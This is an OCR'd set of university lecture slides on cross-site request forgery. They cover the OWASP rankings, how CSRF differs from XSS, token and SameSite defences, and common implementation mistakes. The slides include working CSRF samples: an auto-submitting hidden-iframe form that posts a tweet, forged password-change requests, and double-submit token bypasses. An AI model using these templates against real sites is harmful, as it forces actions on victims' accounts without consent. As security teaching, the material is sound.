UNIVERSITÀ DELLA CALABRIA

il Campus per eccellenza

Cross-site request forgery (CSRF)

Mario Alviano


Main References

Bug Bounty Bootcamp – Chapter 9

https://portswigger.net/web-security/csrf

OWASP Top Ten

A broad consensus about the most critical security risks to web applications



2017
A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring
2021
A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*
* From the Survey

"A8 – Cross-Site Request Forgery (CSRF)" in OWASP Top Ten 2013.
Safe defaults in popular frameworks reduced its incidence.

Cross-Site Request Forgery (CSRF)

Attackers induce users to perform actions that they do not intend to perform.

Doesn't check if the request originated from a different site


https://vulnerable-website.com/email/change?email=pwned@evil-user.net
Change email address
Email changed

XSS vs CSRF

Attackers can execute **custom scripts** on a victim’s browser due to improper validation and escaping.

vs

Attackers induce users to perform **actions** that they do not intend to perform.

XSS gives more freedome. CSRF can only exploit already implemented actions.
CSRF is always blind… attackers cannot observe the result of the unintended action.

CSRF protection makes XSS more difficult,
but doesn’t disable XSS and it has no effect on stored XSS.

https://portswigger.net/web-security/csrf/xss-vs-csrf

CSRF example (fictional)

```
Set-Cookie: session_cookie=YOUR_TWITTER_SESSION_COOKIE;
```

After authentication, the server ask to set a session cookie (flagged as HttpOnly)


```
Cookie: session_cookie=YOUR_TWITTER_SESSION_COOKIE;
```

The session cookie is sent with each request (to the same domain)

Nothing wrong up to here!

Unprotected state-changing request


```
<html>
❶ <h1>Send a tweet.</h1>
❷ <form method="POST" action="https://twitter.com/send_a_tweet">
  ❸ <input type="text" name="tweet_content" value="Hello world!">
  ❹ <input type="submit" value="Submit">
  </form>
</html>
```



```
POST /send_a_tweet
Host: twitter.com
Cookie: session_cookie=YOUR_TWITTER_SESSION_COOKIE

(POST request body)
tweet_content="Hello world!"
```

An authenticated user intentionally posts a message


Unprotected state-changing request
The attacker hosts a custom page pointing to the unprotected endpoint
Users are induced to click
No difference with the genuine request

```
<html>
❶ <h1>Send a tweet.</h1>
❷ <form method="POST" action="https://twitter.com/send_a_tweet">
  ❸ <input type="text" name="tweet_content" value="Hello world!">
  ❹ <input type="submit" value="Submit">
  </form>
</html>
```

```
POST /send_a_tweet
Host: twitter.com
Cookie: session_cookie=YOUR_TWITTER_SESSION_COOKIE

(POST request body)
tweet_content="Hello world!"
```

Send a tweet.

Hello world! | Submit

```
<html>
  <h1>Please click Submit.</h1>
  <form method="POST" action="https://twitter.com/send_a_tweet" id="csrf-form">
    <input type="text" name="tweet_content" value="Follow @vickieli7 on Twitter!">
    <input type='submit' value="Submit">
  </form>
</html>
```

Please click Submit.

Follow @vickieli7 on Twi | Submit

```
POST /send_a_tweet
Host: twitter.com
Cookie: session_cookie=YOUR_TWITTER_SESSION_COOKIE

(POST request body)
tweet_content="Follow @vickieli7 on Twitter!"
```

```
<html>
  <iframe style="display:none" name="csrf-frame"> ❶
    <form method="POST" action="https://twitter.com/send_a_tweet"
    target="csrf-frame" id="csrf-form"> ❷
      <input type="text" name="tweet_content" value="Follow @vickieli7 on Twitter!">
      <input type='submit' value="Submit">
    </form>
  </iframe>

  <script>document.getElementById("csrf-form").submit();</script> ❸
</html>
```

Inducing the victim to visit an attacker webpage is usually sufficient. The request to the vulnerable server can be done in background (with an iframe or with the Fetch API).

Impact

It depends on the vulnerable action.
CSRF in password reset would lead to identity theft.
CSRF in “send money” actions is also a serious problem.

Prevention

CSRF tokens
Random and unpredictable strings in
every form associated with state-changing actions
(POST, PUT, PATCH, DELETE).
CSRF tokens should be unique for each session and form.

```
<form method="POST" action="https://twitter.com/send_a_tweet">
  <input type="text" name="tweet_content" value="Hello world!">
  <input type="text" name="csrf_token" value="871caef0757a4ac9691aceb9aad8b65b">
  <input type="submit" value="Submit">
</form>
```

```
POST /send_a_tweet
Host: twitter.com
Cookie: session_cookie=YOUR_TWITTER_SESSION_COOKIE

(POST request body)
tweet_content="Hello world!"&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

CSRF tokens must be generated and stored server-side.

https://portswigger.net/web-security/csrf/tokens

SameSite cookies
Should this cookie be transmitted only if the request originates from the same domain?
If yes, set **SameSite=Strict**

Unsafe default (for backward compatibility)
SameSite=None
Cookies are always transmitted
(browser are opting out from this default)

Chrome default since 2020
SameSite=Lax
Same domain or top-level navigation
(click a link or type URL)

Don’t allow state-changing requests with the GET HTTP method!

https://email.example.com/password_change?new_password=abc123

Users click a forged link and have their password changed

```
GET /password_change?new_password=abc123
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE
```

https://portswigger.net/web-security/csrf/samesite-cookies

Common mistakes

CSRF tokens are often used only for state-changing verbs (POST, PUT, PATCH, DELETE)

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE

(POST request body)
new_password=abc123&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

If the server doesn’t check the verb, may be tricked to skip CSRF validation

```
GET /password_change?new_password=abc123
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE
```

Similar if omitting csrf_token in the POST request leads to skip CSRF validation.

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE; csrf_token=871caef0757a4ac9691aceb9aad8b65b

(POST request body)
new_password=abc123&csrf_token=871caef0757a4ac9691aceb9aad8b65b
```

Some implementations rely on double-submit CSRF tokens. The same token is set as a cookie and put in the form. The server accepts the request if the two values match.

```
POST /password_change
Host: email.example.com
Cookie: session_cookie=YOUR_SESSION_COOKIE; csrf_token=not_a_real_token

(POST request body)
new_password=abc123&csrf_token=not_a_real_token
```

Very likely, the token is not stored server-side.
If the server is also vulnerable to some kind of session fixation attacks, the csrf_token cookie can be forged to not_a_real_token, enabling CSRF.

XSS implies CSRF

If there is XSS,
the legitimate CSRF token
can be stolen.

Questions